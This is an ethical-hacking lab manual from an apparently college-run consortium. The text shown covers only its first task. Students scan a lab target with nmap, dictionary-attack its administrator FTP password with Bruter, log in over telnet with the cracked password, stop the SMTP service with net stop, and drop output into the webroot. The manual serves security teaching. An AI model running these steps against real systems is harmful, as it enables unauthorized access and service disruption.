



ETHICAL HACKING LAB SERIES

Lab 15: Abusing SYSTEMS

Certified Ethical Hacking Domain: Denial of Service

Document Version: 2015-08-14



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the [Creative Commons Attribution 3.0 Unported License](https://creativecommons.org/licenses/by/3.0/).

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

Introduction	3
Domain: Denial of Service	3
Pod Topology	4
Lab Settings	5
1 Using Bruter Against a Target.....	6
1.1 Performing a Dictionary Attack.....	6
1.2 Conclusion	16
2 Website Defacement	17
2.1 Changing the Website	17
2.2 Conclusion	24
3 Linux Denial of Service.....	25
3.1 Overwhelming the System	25
3.2 Conclusion	31
References	32



Introduction

In this lab, students will disrupt a computer's services so they become inoperable.

This lab includes the following tasks:

1. Using Bruter Against a Target
2. Website Defacement
3. Denial of Service

Domain: Denial of Service

Passwords help to secure systems running Linux and UNIX operating systems. If an attacker is able to get the root password on a Linux or UNIX system, they will be able to take complete control of that device. The protection of the root password is critical.

hydra – A tool that will allow an attacker to perform a dictionary attack against a remote machine running various TCP/IP services such as FTP, SMTP, SMB, and POP3. This tool will work on Linux and Windows. Hydra comes bundled with the Backtrack security distribution and can be downloaded from: <http://www.thc.org/thc-hydra/>.

bruter – A tool that will allow an attacker to perform a dictionary, brute force, or hybrid attack against remote machine running various TCP/IP services such as FTP, SMTP, and POP3. This tool was designed to work on the Windows operating system.

auth.log – This log file tracks SSH, or Secure Shell, connections. It provides information such as IP addresses, and Date and Time Stamps. It also tracks other events related to security, such as the creation of new users' accounts and new group accounts.

John the Ripper – John the Ripper is an extremely fast password cracker that can crack passwords through a dictionary attack or through the use of brute force.

SSH –The SSH protocol uses the Transmission Control Protocol (TCP) and port 22. Credentials and files that are transferred using SSH are encrypted. Most Linux systems have native SSH client capabilities. Some Linux systems also come packaged with an SSH server, often referred to as sshd, or Secure Shell Daemon. Microsoft Windows systems do not have the built in capability to use ssh natively. However, there are third party ssh client utilities, like putty, and ssh server utilities that can be utilized for Windows. The Cisco IOS also has a built in ssh client and has the capability of running an SSH server.

Pod Topology




Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows XP Pro	192.168.1.175	victim	NO PASSWORD
External Backtrack 5	216.6.1.100	root	toor
Windows 7	216.5.1.200 (Public IP)	student	password
Linux Sniffer	NO IP ADDRESS	root	toor



1 Using Bruter Against a Target

Passwords help to secure systems running a remote operating system. If an attacker is able to get the administrator password on a remote system, they will be able to take complete control of that device. Companies need to have a mechanism in place to protect systems connected to the Internet from being exploited by remote attackers.

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Performing a Dictionary Attack

Open a Terminal on the *External* BackTrack 5 System

1. Log on to the *External* **BackTrack 5** Linux system and open a terminal by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 2: The Terminal Windows within BackTrack

After you click on the shortcut to the terminal, the terminal window will appear below.




Figure 3: The BackTrack Terminal will appear

2. Scan XYZ Company's Public IP address of **216.1.1.1** by typing the following:
root@bt:~# nmap 216.1.1.1

```

root@bt:~# nmap 216.1.1.1

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-20 10:46 EST
Nmap scan report for 216.1.1.1
Host is up (0.00096s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
MAC Address: 00:0C:29:31:57:28 (VMware)

```

Figure 4: Nmap Scan of 216.1.1.1

The scan indicates the following TCP/IP ports are open on the remote 216.1.1.1 system.

Port	Acronym	What it Stands for
21	FTP	File Transfer Protocol
23	TELNET	Terminal Emulation (subject to debate)
25	SMTP	Simple Mail Transfer Protocol
80	HTTP	Hyper Text Transfer Protocol
110	POP3	Post Office Protocol Version 3

3. Determine if the remote server is Linux or Windows by typing the following:
root@bt:~# telnet 216.1.1.1 21
4. Type the command **quit** to exit the connection to port 21 on the remote 216.1.1.1 system.

```

root@bt:~# telnet 216.1.1.1 21
Trying 216.1.1.1...
Connected to 216.1.1.1.
Escape character is '^]'.
220 Microsoft FTP Service
quit
221 See you later
Connection closed by foreign host.

```

Figure 5: Telnet to the FTP port

Now, that we have determined the remote system is running Windows, we will use administrator for the account name instead of root. This is a good example of why the administrator account should be renamed on a system running the Windows OS.

5. Log on to the **Windows 7** system and double-click the **Bruter** shortcut on the desktop.




Figure 6: Shortcut to Bruter

6. In the target box type **216.1.1.1**. Type **administrator** in the *User Option* box.




Figure 7: Setting the Target

7. Make sure the **Dictionary** option for Password Modes is checked and select **Browse**.




Figure 8: Selecting the Dictionary File

8. Click on the **Wordlist.txt** file at the bottom of the list and click **Open**:




Figure 9: The Wordlist.txt file

9. Verify that the target is **216.1.1.1**, the protocol is **FTP**, the port is **21**, the user is **administrator** and the Dictionary is **C:\Bruter_1.1\Wordlist.txt**. Click **Start**.




Figure 10: Start the Attack

When dictionary attacks like this are launched against remote systems on the Internet, they can use up a significant amount of the remote system's resources. They also can cause legitimate users who are trying to access resources to be denied because the system is overloaded. If you analyzed the traffic on the network during the time of this attack, you would see thousands of attempted FTP logins within a very short period of time.

After about 3 minutes, the administrator password of **P@ssw0rd** will be displayed.





Figure 11: The Password is Displayed

- In our previous scan with Nmap, we found out that the telnet port was open on 216.1.1.1. We will use the password discovered by Bruter to attempt to login through telnet. To telnet to the system, open a command prompt and type:
C:\>telnet 216.1.1.1




```
Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>telnet 216.1.1.1_
```

Figure 12: Telnet to the Remote System

11. When you receive the message about sending your password, respond with **y**.




```
Welcome to Microsoft Telnet Client

Escape Character is 'CTRL+]'

You are about to send your password information to a remote computer in Internet
zone. This might not be safe. Do you want to send anyway(y/n): y
```

Figure 13: Password is Sent in Clear Text

12. At the login prompt, type administrator. For the password, type **P@ssw0rd**.



```
Telnet 216.1.1.1


Telnet server could not log you in using NTLM authentication.
Your password may have expired.
Login using username and password

Welcome to Microsoft Telnet Service

login: administrator
password: _
```

Figure 14: Logging In

You should now be logged on as administrator to the victim's remote system.




```
Telnet 216.1.1.1

=====
Welcome to Microsoft Telnet Server.
=====
C:\Documents and Settings\Administrator>
```

Figure 15: Welcome to Telnet


13. Type the following command to switch to the root of the C: directory:
C:\Documents and Settings\Administrator>**cd **



```
C:\Documents and Settings\Administrator>cd \  
C:\>_
```

Figure 16: Switching to the Root of C:\


14. To list all of the services that had been started on the remote machine, type:
C:\>**net start**



```
C:\>net start_
```

Figure 17: Net Start Command

You will see a list of services that have been started on the remote Windows system.



```
C:\ Telnet 216.1.1.1  
Server  
Shell Hardware Detection  
Simple Mail Transfer Protocol (SMTP)  
Simple TCP/IP Services  
SNMP Service  
System Event Notification  
Task Scheduler  
TCP/IP NetBIOS Helper  
Telephony  
Telnet  
Terminal Services  
TP AutoConnect Service  
VMware Physical Disk Helper Service  
VMware Tools  
Windows Internet Name Service (WINS)  
Windows Management Instrumentation  
Windows Time  
Wireless Configuration  
Workstation  
World Wide Web Publishing Service  
  
The command completed successfully.  
C:\>
```

Figure 18: The Results of Net Start

With administrative command line access, the attacker can stop or start services easily. The attacker should not stop the TELNET service because they are currently using it.

15. Type the following command to stop the Simple Mail Transfer Protocol Service:

C:\>net stop "Simple Mail Transfer Protocol (SMTP)"

```
C:\>net stop "Simple Mail Transfer Protocol (SMTP)"
The Simple Mail Transfer Protocol (SMTP) service is stopping...
The Simple Mail Transfer Protocol (SMTP) service was stopped successfully.
```

Figure 19: Stopping SMTP

16. To re-list all of the services that had been started on the remote machine, type:

C:\>net start

```
C:\>net start_
```

Figure 20: Net Start Command

Notice that Simple Mail Transfer Protocol is no longer in the list of started services.

```
C:\ Telnet 216.1.1.1
Security Accounts Manager
Server
Shell Hardware Detection
Simple TCP/IP Services
SNMP Service
System Event Notification
Task Scheduler
TCP/IP NetBIOS Helper
Telephony
Telnet
Terminal Services
TP AutoConnect Service
VMware Physical Disk Helper Service
VMware Tools
Windows Internet Name Service (WINS)
Windows Management Instrumentation
Windows Time
Wireless Configuration
Workstation
World Wide Web Publishing Service

The command completed successfully.

C:\>
```

Figure 21: Started Services

Other services have been started, such as FTP, Telnet, and POP3, but they are not appearing in the list. We can send the full list of services to a file in the webroot and view it that way.

17. Type the following command to enter the Windows webroot directory:


```
C:\>cd c:\inetpub\wwwroot
```



```
C:\>cd c:\inetpub\wwwroot  
C:\Inetpub\wwwroot>
```

Figure 22: Entering the directory

18. Type the following command to output started services to a text file:



```
C:\Inetpub\wwwroot>net start > start.txt
```

Figure 23: Redirecting the Output

19. On the **Windows 7** machine go to the following URL: <http://216.1.1.1/start.txt>

